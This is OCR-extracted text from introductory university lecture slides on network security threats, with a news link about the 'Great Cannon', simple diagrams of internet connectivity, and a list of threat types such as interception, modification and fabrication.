Network Security Threats


http://www.inf.ed.ac.uk/teaching/courses/cs/


KAMI VANIEA

18 JANUARY

First the news…

- http://arstechnica.com/security/2015/04/meet-great-cannon-the-man-in-the-middle-weapon-china-used-on-github/







Syria is network 29386 in the center

First the news…

- http://arstechnica.com/security/2015/04/meet-great-cannon-the-man-in-the-middle-weapon-china-used-on-github/





Your Computer


The Internet

Website Server

Basic standard drawing of the Internet.

Your computer (left) connects to “the cloud” (middle) which connects you to the webserver you want to talk with (right).

More realistic drawing of the internet.



Types of threats

- **Interception** – Unauthorized viewing of information (Confidentiality)
- **Modification** – Unauthorized changing of information (Integrity)
- **Fabrication** – Unauthorized creation of information

